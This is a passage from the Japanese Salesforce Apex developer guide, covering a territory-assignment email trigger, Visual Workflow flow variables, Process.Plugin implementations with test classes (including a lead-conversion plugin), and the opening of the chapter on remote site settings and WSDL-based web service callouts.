trigger notifySalesOps on UserTerritory2Association (after insert) {

    // Query the details of the users and territories involved

    List<UserTerritory2Association> utaList = [SELECT Id, User.FirstName, User.LastName,


       Territory2.Name, Territory2.Territory2Model.Name

       FROM UserTerritory2Association WHERE Id IN :Trigger.New];



    // Email message to send

    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

    mail.setToAddresses(new String[]{'salesOps@acme.com'});

    mail.setSubject('Users added to territories notification');



    // Build the message body

    List<String> msgBody = new List<String>();

    String addedToTerrStr = '{0}, {1} added to territory {2} in model {3} \n';

    msgBody.add('The following users were added to territories by ' +

        UserInfo.getFirstName() + ', ' + UserInfo.getLastName() + '\n');

    for(UserTerritory2Association uta : utaList) {

       msgBody.add(String.format(addedToTerrStr,

           new String[]{uta.User.FirstName, uta.User.LastName,

                        uta.Territory2.Name, uta.Territory2.Territory2Model.Name}));

    }



    // Set the message body and send the email
```

```
    mail.setPlainTextBody(String.join(msgBody,''));

    Messaging.sendEmail(new Messaging.Email[] { mail });

}
```

Visual Workflow

Visual Workflow では、システム管理者は、ユーザが画面を順に進み、データの収集と更新を行える「フロー」というアプリケーションを構築できます。

たとえば、Visual Workflow を使用して、カスタマーサポートセンターへの電話のスクリプトを作成したり、営業組織用にリアルタイムの見積を生成したりできます。フローを Visualforce ページに埋め込み、Apex を使用して Visualforce コントローラでそのフローにアクセスできます。

このセクションの内容:

フロー変数の取得

Apex で特定のフローのフロー変数を取得できます。

Flow.Interview Apex クラスには、フロー変数を取得する getVariableValue メソッドがあります。フロー変数は、Visualforce ページに埋め込まれたフロー内、またはサブフロー要素によってコールされる個別のフロー内にあります。次の例では、このメソッドを使用して Visualforce ページに埋め込まれたフローからブレッドクラム (ナビゲーション) 情報を取得します。そのフローにサブフロー要素が含まれ、参照される各フローにも *vaBreadCrumb* 変数が含まれる場合、どのフローでインタビューが実行されているかに関わらず、すべてのフローのブレッドクラムを Visualforce ページから取得できます。

```
public class SampleContoller {



   // Instance of the flow

   public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}



   public String getBreadCrumb() {

      String aBreadCrumb;
```

```
        if (myFlow==null) { return 'Home';}
        else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');

        return(aBreadCrumb==null ? 'Home': aBreadCrumb);

    }
}
```

関連トピック:

Interview クラス

Process.Plugin インターフェースを使用してフローにデータを渡す

Process.Plugin は組み込みインターフェースで、組織内のデータを処理し、指定のフローにデータを渡すことができます。インターフェースは Apex をサービスとして公開し、サービスは入力値を受け付け、出力をフローに戻します。

ヒント: Process.Plugin インターフェースではなく @InvocableMethod アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

組織に Process.Plugin インターフェースを実装する Apex クラスを定義すると、Cloud Flow Designer のパレットにその Apex クラスが表示されます。

Process.Plugin には、次の最上位クラスがあります。

- Process.PluginRequest は、インターフェースを実装するクラスからフローに入力パラメータを渡します。
- Process.PluginResult は、インターフェースを実装するクラスからフローに出力パラメータを返します。
- Process.PluginDescribeResult は、フローからインターフェースを実装するクラスに入力パラメータを渡します。このクラスにより、Process.PluginResult プラグインで必要な入力パラメータと出力パラメータが決まります。

Apex 単体テストを記述する場合は、クラスをインスタンス化してインターフェースの `invoke` メソッドに渡します。システムが必要とするパラメータに渡すには、対応付けを作成してコンストラクタに使用します。詳細は、「`Process.PluginRequest` クラスの使用」 (ページ 507)を参照してください。

このセクションの内容:

`Process.Plugin` インターフェースの実装

`Process.Plugin` は、組織と指定したフローの間でデータを渡すための組み込みインターフェースです。

ヒント: `Process.Plugin` インターフェースではなく `@InvocableMethod` アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

`Process.Plugin` インターフェースを実装するクラスでは、次のメソッドをコールする必要があります。

名前	引数	戻り値	説明
`describe`		`Process.PluginDescribeResult`	このメソッドのコールを記述する

名前	引数	戻り値	説明
			Process.PluginDescribeResult オブジェクトを返します。
invoke	Process.PluginRequest	Process.PluginResult	インターフェースを実装するクラスがインスタンス化されるときにシステムが呼び出す主なメソッドです。

実装例

```
global class flowChat implements Process.Plugin {


// The main method to be implemented. The Flow calls this at runtime.
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');


        // Use the Chatter APIs to post it to the current user's feed
        FeedItem fItem = new FeedItem();
        fItem.ParentId = UserInfo.getUserId();
        fItem.Body = 'Force.com flow Update: ' + subject;
        insert fItem;


        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }


    // Returns the describe information for the interface
    global Process.PluginDescribeResult describe() {
```

```
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'flowchatplugin';
        result.Tag = 'chat';
        result.inputParameters = new
           List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('subject',
               Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
           List<Process.PluginDescribeResult.OutputParameter>{ };
        return result;
    }
}
```

テストクラス

上記のクラスに使用するテストクラスは次のとおりです。

```
@isTest
private class flowChatTest {

    static testmethod void flowChatTests() {

        flowChat plugin = new flowChat();
        Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);
```

```
        Process.PluginRequest request = new Process.PluginRequest(inputParams);



        plugin.invoke(request);

    }

}
```

Process.PluginRequest クラスの使用

Process.PluginRequest クラスは、インターフェースを実装するクラスからフローに入力パラメータを渡します。

ヒント: Process.Plugin インターフェースではなく @InvocableMethod アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

このクラスにはメソッドはありません。

コンストラクタの署名:

```
Process.PluginRequest (Map<String,Object>)
```

次に、Process.PluginRequest クラスを 1 つの入力パラメータでインスタンス化する例を示します。

```
 Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';

        InputParams.put('subject', feedSubject);

        Process.PluginRequest request = new Process.PluginRequest(inputParams);
```

コード例

この例では、コードはフローからの Chatter 投稿の件名を返し、現在のユーザのフィードに投稿します。

```
global Process.PluginResult invoke(Process.PluginRequest request) {

        // Get the subject of the Chatter post from the flow
```

```
        String subject = (String) request.inputParameters.get('subject');


        // Use the Chatter APIs to post it to the current user's feed
        FeedPost fpost = new FeedPost();
        fpost.ParentId = UserInfo.getUserId();
        fpost.Body = 'Force.com flow Update: ' + subject;
        insert fpost;


        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }


    // describes the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('subject',
            Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
 };
        return result;
    }
}
```

Process.PluginResult クラスの使用

Process.PluginResult クラスは、インターフェースを実装するクラスからフローに出力パラメータを返します。

ヒント: Process.Plugin インターフェースではなく @InvocableMethod アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

次のいずれかの形式を使用して、Process.PluginResult クラスをインスタンス化できます。

- Process.PluginResult (Map<String,Object>)
- Process.PluginResult (String, Object)

複数の結果が返される場合、または返される結果の件数が不明な場合は、対応付けを使用します。

次に、Process.PluginResult クラスのインスタンス化の例を示します。

```
        string url = 'https://docs.google.com/document/edit?id=abc';

        String status = 'Success';

        Map<String,Object> result = new Map<String,Object>();

        result.put('url', url);

        result.put('status',status);

        new Process.PluginResult(result);
```

Process.PluginDescribeResult クラスの使用

フローの入力パラメータと出力パラメータの両方を動的に検出するには、Process.Plugin インターフェースの describe メソッドを使用します。このメソッドは、Process.PluginDescribeResult クラスを返します。

ヒント: Process.Plugin インターフェースではなく @InvocableMethod アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

Process.PluginDescribeResult クラスでは、次の関数はサポートされていません。

- クエリ
- データの変更
- メール
- Apex のネストされたコールアウト

Process.PluginDescribeResult クラスおよびサブクラスのプロパティ

次に、Process.PluginDescribeResult クラスのコンストラクタを示します。

```
Process.PluginDescribeResult classname = new Process.PluginDescribeResult();
```

- PluginDescribeResult クラスのプロパティ
- PluginDescribeResult.InputParameter クラスのプロパティ
- PluginDescribeResult.OutputParameter クラスのプロパティ

次に、Process.PluginDescribeResult.InputParameter クラスのコンストラクタを示します。

```
Process.PluginDescribeResult.InputParameter ip = new

    Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,

      Process.PluginDescribeResult.ParameterType.Enum, Boolean_required);
```

次に、Process.PluginDescribeResult.OutputParameter クラスのコンストラクタを示します。

```
Process.PluginDescribeResult.OutputParameter op = new

    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,

       Process.PluginDescribeResult.ParameterType.Enum);
```

Process.PluginDescribeResult クラスを使用するには、次のサブクラスのインスタンスを作成します。

- Process.PluginDescribeResult.InputParameter
- Process.PluginDescribeResult.OutputParameter

Process.PluginDescribeResult.InputParameter は、入力パラメータのリストで、次の形式になります。

```
Process.PluginDescribeResult.inputParameters =

      new List<Process.PluginDescribeResult.InputParameter>{

        new Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,


      Process.PluginDescribeResult.ParameterType.Enum, Boolean_required)
```

次に例を示します。

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();

result.setDescription('this plugin gets the name of a user');

result.setTag ('userinfo');

result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{

    new Process.PluginDescribeResult.InputParameter('FullName',
```

```
        Process.PluginDescribeResult.ParameterType.STRING, true),

    new Process.PluginDescribeResult.InputParameter('DOB',

        Process.PluginDescribeResult.ParameterType.DATE, true),

    };
```

Process.PluginDescribeResult.OutputParameter は、出力パラメータのリストで、次の形式になります。

```
Process.PluginDescribeResult.outputParameters = new
List<Process.PluginDescribeResult.OutputParameter>{

    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,

        Process.PluginDescribeResult.ParameterType.Enum)
```

次に例を示します。

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();

result.setDescription('this plugin gets the name of a user');

result.setTag ('userinfo');

result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{

    new Process.PluginDescribeResult.OutputParameter('URL',

        Process.PluginDescribeResult.ParameterType.STRING),
```

どちらのクラスも Process.PluginDescribeResult.ParameterType Enum 型です。有効な値は、次のとおりです。

- BOOLEAN
- DATE
- DATETIME
- DECIMAL
- DOUBLE
- FLOAT
- ID
- INTEGER
- LONG
- STRING

次に例を示します。

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();

        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
```

```
        new Process.PluginDescribeResult.OutputParameter('URL',
        Process.PluginDescribeResult.ParameterType.STRING, true),
        new Process.PluginDescribeResult.OutputParameter('STATUS',
        Process.PluginDescribeResult.ParameterType.STRING),
        };
```

Process.Plugin データ型変換

Apex と Process.Plugin に返される値との間で、データ型がどのように変換されるかを把握します。たとえば、フローのテキストデータを Apex の文字列データに変換します。

ヒント: Process.Plugin インターフェースではなく @InvocableMethod アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

フローデータ型	型
Number	Decimal
Date	datetime/date
DateTime	datetime/date
Boolean	Boolean および numeric (値が 1 または 0 のみ)
text	String

リードの変換用の Process.Plugin の実装のサンプル

この例では、Apex クラスで Process.Plugin インターフェースを実装し、リードを取引先、取引先責任者、および必要に応じて商談に変換します。プラグインのテストメソッドも含まれています。この実装は、Apex プラグイン要素を使用してフローからコールできます。

ヒント: Process.Plugin インターフェースではなく @InvocableMethod アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。

- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

```
// Converts a lead as a step in a Visual Workflow process.

global class VWFConvertLead implements Process.Plugin {

    // This method runs when called by a flow's Apex plug-in element.

    global Process.PluginResult invoke(

        Process.PluginRequest request) {



        // Set up variables to store input parameters from

        // the flow.

        String leadID = (String) request.inputParameters.get(

            'LeadID');

        String contactID = (String)

            request.inputParameters.get('ContactID');

        String accountID = (String)

            request.inputParameters.get('AccountID');

        String convertedStatus = (String)

            request.inputParameters.get('ConvertedStatus');

        Boolean overWriteLeadSource = (Boolean)

            request.inputParameters.get('OverwriteLeadSource');

        Boolean createOpportunity = (Boolean)

            request.inputParameters.get('CreateOpportunity');

        String opportunityName = (String)

            request.inputParameters.get('ContactID');

        Boolean sendEmailToOwner = (Boolean)

            request.inputParameters.get('SendEmailToOwner');
```

```
        // Set the default handling for booleans.
        if (overWriteLeadSource == null)
            overWriteLeadSource = false;
        if (createOpportunity == null)
            createOpportunity = true;
        if (sendEmailToOwner == null)
            sendEmailToOwner = false;

        // Convert the lead by passing it to a helper method.
        Map<String,Object> result = new Map<String,Object>();
        result = convertLead(leadID, contactID, accountID,
            convertedStatus, overWriteLeadSource,
            createOpportunity, opportunityName,
            sendEmailToOwner);

        return new Process.PluginResult(result);
    }

    // This method describes the plug-in and its inputs from
    // and outputs to the flow.
    // Implementing this method adds the class to the
    // Cloud Flow Designer palette.
    global Process.PluginDescribeResult describe() {
        // Set up plugin metadata
        Process.PluginDescribeResult result = new
            Process.PluginDescribeResult();
        result.description =
```

```
        'The LeadConvert Flow Plug-in converts a lead into ' +
        'an account, a contact, and ' +
        '(optionally)an opportunity.';
    result.tag = 'Lead Management';


    // Create a list that stores both mandatory and optional
    // input parameters from the flow.
    // NOTE: Only primitive types (STRING, NUMBER, etc.) are
    // supported at this time.
    // Collections are currently not supported.
    result.inputParameters = new
        List<Process.PluginDescribeResult.InputParameter>{
        // Lead ID (mandatory)
        new Process.PluginDescribeResult.InputParameter(
            'LeadID',
            Process.PluginDescribeResult.ParameterType.STRING,
            true),
        // Account Id (optional)
        new Process.PluginDescribeResult.InputParameter(
            'AccountID',
            Process.PluginDescribeResult.ParameterType.STRING,
            false),
        // Contact ID (optional)
        new Process.PluginDescribeResult.InputParameter(
            'ContactID',
            Process.PluginDescribeResult.ParameterType.STRING,
            false),
```

```
        // Status to use once converted
        new Process.PluginDescribeResult.InputParameter(
            'ConvertedStatus',
            Process.PluginDescribeResult.ParameterType.STRING,
            true),
        new Process.PluginDescribeResult.InputParameter(
            'OpportunityName',
            Process.PluginDescribeResult.ParameterType.STRING,
            false),
        new Process.PluginDescribeResult.InputParameter(
            'OverwriteLeadSource',
            Process.PluginDescribeResult.ParameterType.BOOLEAN,
            false),
        new Process.PluginDescribeResult.InputParameter(
            'CreateOpportunity',
            Process.PluginDescribeResult.ParameterType.BOOLEAN,
            false),
        new Process.PluginDescribeResult.InputParameter(
            'SendEmailToOwner',
            Process.PluginDescribeResult.ParameterType.BOOLEAN,
            false)
    };


    // Create a list that stores output parameters sent
    // to the flow.
    result.outputParameters = new List<
        Process.PluginDescribeResult.OutputParameter>{
```

```
            // Account ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'AccountID',
                Process.PluginDescribeResult.ParameterType.STRING),
            // Contact ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'ContactID',
                Process.PluginDescribeResult.ParameterType.STRING),
            // Opportunity ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'OpportunityID',
                Process.PluginDescribeResult.ParameterType.STRING)
        };

        return result;
    }

    /**
     * Implementation of the LeadConvert plug-in.
     * Converts a given lead with several options:
     * leadID - ID of the lead to convert
     * contactID -
     * accountID - ID of the Account to attach the converted
     *  Lead/Contact/Opportunity to.
     * convertedStatus -
     * overWriteLeadSource -
     * createOpportunity - true if you want to create a new
```

```
     *  Opportunity upon conversion
     * opportunityName - Name of the new Opportunity.
     * sendEmailtoOwner - true if you are changing owners upon
     *  conversion and want to notify the new Opportunity owner.
     *
     * returns: a Map with the following output:
     * AccountID - ID of the Account created or attached
     *  to upon conversion.
     * ContactID - ID of the Contact created or attached
     *  to upon conversion.
     * OpportunityID - ID of the Opportunity created
     *  upon conversion.
     */
    public Map<String,String> convertLead (
                                String leadID,
                                String contactID,
                                String accountID,
                                String convertedStatus,
                                Boolean overWriteLeadSource,
                                Boolean createOpportunity,
                                String opportunityName,
                                Boolean sendEmailToOwner
        ) {
        Map<String,String> result = new Map<String,String>();

        if (leadId == null) throw new ConvertLeadPluginException(
            'Lead Id cannot be null');
```

```
// check for multiple leads with the same ID
Lead[] leads = [Select Id, FirstName, LastName, Company
    From Lead where Id = :leadID];
if (leads.size() > 0) {
    Lead l = leads[0];
    // CheckAccount = true, checkContact = false
    if (accountID == null && l.Company != null) {
        Account[] accounts = [Select Id, Name FROM Account
            where Name = :l.Company LIMIT 1];
        if (accounts.size() > 0) {
            accountId = accounts[0].id;
        }
    }

    // Perform the lead conversion.
    Database.LeadConvert lc = new Database.LeadConvert();
    lc.setLeadId(leadID);
    lc.setOverwriteLeadSource(overWriteLeadSource);
    lc.setDoNotCreateOpportunity(!createOpportunity);
    lc.setConvertedStatus(convertedStatus);
    if (sendEmailToOwner != null) lc.setSendNotificationEmail(
        sendEmailToOwner);
    if (accountId != null && accountId.length() > 0)
        lc.setAccountId(accountId);
    if (contactId != null && contactId.length() > 0)
        lc.setContactId(contactId);
```

```
            if (createOpportunity) {
                lc.setOpportunityName(opportunityName);
            }

            Database.LeadConvertResult lcr = Database.convertLead(
                lc, true);
            if (lcr.isSuccess()) {
                result.put('AccountID', lcr.getAccountId());
                result.put('ContactID', lcr.getContactId());
                if (createOpportunity) {
                    result.put('OpportunityID',
                        lcr.getOpportunityId());
                }
            } else {
                String error = lcr.getErrors()[0].getMessage();
                throw new ConvertLeadPluginException(error);
            }
        } else {
            throw new ConvertLeadPluginException(
                'No leads found with Id : "' + leadId + '"');
        }
        return result;
    }

    // Utility exception class
    class ConvertLeadPluginException extends Exception {}
```

```
}
```

```
// Test class for the lead convert Apex plug-in.
@isTest
private class VWFConvertLeadTest {
    static testMethod void basicTest() {
        // Create test lead
        Lead testLead = new Lead(
           Company='Test Lead',FirstName='John',LastName='Doe');
        insert testLead;

        LeadStatus convertStatus =
           [Select Id, MasterLabel from LeadStatus
           where IsConverted=true limit 1];

        // Create test conversion
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();

        inputParams.put('LeadID',testLead.ID);
        inputParams.put('ConvertedStatus',
           convertStatus.MasterLabel);

        Process.PluginRequest request = new
           Process.PluginRequest(inputParams);
        Process.PluginResult result;
        result = aLeadPlugin.invoke(request);
```

```
    Lead aLead = [select name, id, isConverted
                  from Lead where id = :testLead.ID];
    System.Assert(aLead.isConverted);

}

 /*
  * This tests lead conversion with
  * the Account ID specified.
  */
static testMethod void basicTestwithAccount() {

    // Create test lead
    Lead testLead = new Lead(
        Company='Test Lead',FirstName='John',LastName='Doe');
    insert testLead;

    Account testAccount = new Account(name='Test Account');
    insert testAccount;

       // System.debug('ACCOUNT BEFORE' + testAccount.ID);

    LeadStatus convertStatus = [Select Id, MasterLabel
                from LeadStatus where IsConverted=true limit 1];

    // Create test conversion
```

```
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();

        inputParams.put('LeadID',testLead.ID);
        inputParams.put('AccountID',testAccount.ID);
        inputParams.put('ConvertedStatus',
            convertStatus.MasterLabel);

        Process.PluginRequest request = new
            Process.PluginRequest(inputParams);
        Process.PluginResult result;
        result = aLeadPlugin.invoke(request);

        Lead aLead =
            [select name, id, isConverted, convertedAccountID
             from Lead where id = :testLead.ID];
        System.Assert(aLead.isConverted);
        //System.debug('ACCOUNT AFTER' + aLead.convertedAccountID);
        System.AssertEquals(testAccount.ID, aLead.convertedAccountID);
    }

    /*
     * This tests lead conversion with the Account ID specified.
    */
    static testMethod void basicTestwithAccounts() {
```

```
// Create test lead
Lead testLead = new Lead(
    Company='Test Lead',FirstName='John',LastName='Doe');
insert testLead;

Account testAccount1 = new Account(name='Test Lead');
insert testAccount1;
Account testAccount2 = new Account(name='Test Lead');
insert testAccount2;

   // System.debug('ACCOUNT BEFORE' + testAccount.ID);

LeadStatus convertStatus = [Select Id, MasterLabel
    from LeadStatus where IsConverted=true limit 1];

// Create test conversion
VWFConvertLead aLeadPlugin = new VWFConvertLead();
Map<String,Object> inputParams = new Map<String,Object>();
Map<String,Object> outputParams = new Map<String,Object>();

inputParams.put('LeadID',testLead.ID);
inputParams.put('ConvertedStatus',
    convertStatus.MasterLabel);

Process.PluginRequest request = new
    Process.PluginRequest(inputParams);
Process.PluginResult result;
```

```
        result = aLeadPlugin.invoke(request);


        Lead aLead =
            [select name, id, isConverted, convertedAccountID
            from Lead where id = :testLead.ID];
        System.Assert(aLead.isConverted);
    }



     /*
      * -ve Test
      */
    static testMethod void errorTest() {


        // Create test lead
        // Lead testLead = new Lead(Company='Test Lead',
        //   FirstName='John',LastName='Doe');
        LeadStatus convertStatus = [Select Id, MasterLabel
            from LeadStatus where IsConverted=true limit 1];


        // Create test conversion
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();
        inputParams.put('LeadID','00Q7XXXXxxxxxxx');
        inputParams.put('ConvertedStatus',convertStatus.MasterLabel);
```

```
        Process.PluginRequest request = new
            Process.PluginRequest(inputParams);
        Process.PluginResult result;
        try {
            result = aLeadPlugin.invoke(request);
        }
        catch (Exception e) {
          System.debug('EXCEPTION' + e);
          System.AssertEquals(1,1);
        }

    }



     /*
      * This tests the describe() method
      */
    static testMethod void describeTest() {

        VWFConvertLead aLeadPlugin =
            new VWFConvertLead();
        Process.PluginDescribeResult result =
            aLeadPlugin.describe();

        System.AssertEquals(
            result.inputParameters.size(), 8);
        System.AssertEquals(
```

```
            result.OutputParameters.size(), 3);


    }


}
```

第 11 章　インテグレーションおよびApexユーティリティ

トピック:

Apex では、コールアウトを使用して外部 SOAP と REST Web サービスを統合できます。コールアウトで使用できるさまざまなユーティリティが用意されています。これらのユーティリティは、JSON、XML、データセキュリティ、符号化用です。また、テキスト文字列を使用した正規表現用の一般的なユーティリティも用意されています。

Apex を使用したコールアウトの呼び出し

Apex コールアウトを使用して、外部 Web サービスへのコールを作成、または Apex コードから HTTP 要求を送信して応答を受信することによって、Apex を外部サービスとを密接に統合することができます。Apex は、SOAP および WSDL、または HTTP サービス (RESTful サービス) を使用する Web サービスと統合できます。

メモ:

- Apex コールアウトが外部サイトを呼び出す前に、そのサイトを [リモートサイトの設定] ページで登録する必要があります。登録しない場合、コールアウトが失敗します。Salesforce では未承認のネットワークアドレスへのコールが行われないようにします。
- setEndpoint(endpoint) を使用し、エンドポイントとして指定ログイン情報を指定する場合、リモートサイト設定を追加する必要はありません。指定ログイン情報では、1 つの定義にコールアウトエンドポイントの URL と必要な認証パラメータを指定します。指定ログイン情報を設定するには、Salesforce ヘルプの「指定ログイン情報の定義」を参照してください。

コールアウトの種類についての詳細は、次の項を参照してください。

- SOAP サービス: WSDL ドキュメントからのクラスの定義 (ページ 530)
- HTTP コールアウトの呼び出し (ページ 547)
- 長時間要求の非同期コールアウト (ページ 565)

ヒント: コールアウトによって、Apex は外部 Web または HTTP サービスを呼び出すことができます。Apex Web サービスを使用すると、外部アプリケーションは Web サービスを使用して Apex メソッドを呼び出すことができます。

リモートサイトの設定の追加

Apex コールアウトが外部サイトを呼び出す前に、そのサイトを [リモートサイトの設定] ページで登録する必要があります。登録しない場合、コールアウトが失敗します。Salesforce では未承認のネットワークアドレスへのコールが行われないようにします。

メモ: setEndpoint(endpoint) を使用し、エンドポイントとして指定ログイン情報を指定する場合、リモートサイト設定を追加する必要はありません。指定ログイン情報では、1 つの定義にコールアウトエンドポイントの URL と必要な認証パラメータを指定します。指定ログイン情報を設定するには、Salesforce ヘルプの「指定ログイン情報の定義」を参照してください。

リモートサイトの設定を追加する手順は、次のとおりです。

1. [設定] で、[セキュリティのコントロール] > [リモートサイトの設定] をクリックします。
2. [新規リモートサイト] をクリックします。
3. [リモートサイト名] には、分かりやすい名前を入力してください。
4. リモートサイトの URL を入力します。
5. 必要に応じて、サイトの説明を入力します。
6. [保存] をクリックします。

SOAP サービス: WSDL ドキュメントからのクラスの定義

クラスは、ローカルハードドライブまたはネットワークに保管されている WSDL ドキュメントから自動的に生成できます。WSDL ドキュメントを使ってクラスを作成すると、開発者は Apex コードの中で外部 Web サービスへのコールアウトすることができます。

メモ: 可能な場合には、アウトバウンドメッセージを使用して、インテグレーションソリューションを処理します。必要な場合に限り、サードパーティの Web サービスのコールアウトを使用します。

WSDL から Apex クラスを作成する手順は、次のとおりです。

1. アプリケーションで、[設定] から [開発] > [Apex クラス] をクリックします。
2. [WSDL からの生成] をクリックします。
3. [参照] をクリックして、ローカルハードドライブまたはネットワーク上の WSDL ドキュメントを選択するか、フルパスを入力します。この WSDL ドキュメントが、作成する Apex クラスの基礎となります。

   メモ: 指定した WSDL ドキュメントに、送信ポートを参照する SOAP エンドポイントの場所が記載されている場合があります。

   セキュリティ上の理由から、Salesforce では、指定できる送信ポートを、次のいずれかに制限します。

   - 80: このポートは、HTTP 接続のみを受け付けます。
   - 443: このポートは、HTTPS 接続のみを受け付けます。
   - 1024–66535 (1024 と 66535 も含む): これらのポートは、HTTP 接続または HTTPS 接続を受け付けます。

4. [WSDL を解析] をクリックして、WSDL ドキュメントの内容を確認します。アプリケーションが、WSDL ドキュメント内の各名前空間のデフォルトクラス名を生成し、エラーがあれば報告します。WSDL に Apex クラスがサポートしていないスキーマ種別または構造が含まれている場合や、結果生成されるクラス名が 100 万文字という Apex クラスの制限を超える場合は、解析に失敗します。たとえば、Salesforce SOAP API WSDL は解析できません。
5. 必要に応じて、そのクラス名を変更します。それぞれの名前空間に対して同じクラス名を使用することにより、1 つのクラスに複数の WSDL 名前空間を保存できますが、Apex クラスは、合計 100 万文字以内にしてください。
6. [Apex を生成] をクリックします。ウィザードの最終ページには、正常に生成されたクラスと、その他のクラスのエラーが表示されます。また、正常に生成されたコードを表示するためのリンクも示されます。

正常に生成された Apex クラスには、WSDL ドキュメントで示されるサードパーティ Web サービスをコールするスタブと種別クラスが含まれています。これらのクラスにより、Apex から外部の Web サービスをコールすることができます。生成されたクラスごとに、同じ名前で `Async` というプレフィックスが付いた 2 つ目のクラスが作成されます。1 つ目のクラスは、同期コールアウトに使用されます。2 つ目のクラスは、非同期コールアウトに使用されます。非同期コールアウトについての詳細は、「Visualforce ページでの長時間コールアウトの実行」を参照してください。

生成された Apex に関して次の点に注意してください。

- WSDL ドキュメントに Apex の予約語が含まれている場合は、Apex クラスが生成されるときに、その語の後ろに「`_x`」が付きます。たとえば、WSDL ドキュメントに「`limit`」があると、生成される Apex クラスでは「`limit_x`」になります。「予約キーワード」を参照してください。Apex 変数名でサポートされていない WSDL の要素名の文字の処理の詳細については、「WSDL 使用についての考慮事項」を参照してください。

- WSDL の操作に複数の要素を含む出力メッセージがある場合、生成された Apex は内部クラスの要素をラップします。WSDL の操作を示す Apex メソッドは、各要素ではなく内部クラスを返します。
- Apex クラス名にピリオド (.) は使用できないため、Apex クラスの生成に使用される WSDL 名に含まれるすべてのピリオドは、生成される Apex コードではアンダースコア (_) で置き換えられます。

WSDL からクラスを生成した後、WSDL で参照される外部サービスを呼び出すことができます。

メモ: このトピックの残りの部分にあるサンプルを使用する前に、「生成される WSDL2Apex コード」にある Apex クラス `docSampleClass` をコピーして組織に追加する必要があります。

外部サービスの呼び出し

WSDL ドキュメントを使用して Apex クラスを生成した後、外部サービスを呼び出すには、Apex コードにスタブのインスタンスを作成して、そこでメソッドをコールします。たとえば、Apex から StrikeIron IP アドレス検索サービスを呼び出すために、次のようなコードを作成できます。

```
// Create the stub

strikeironIplookup.DNSSoap dns = new strikeironIplookup.DNSSoap();



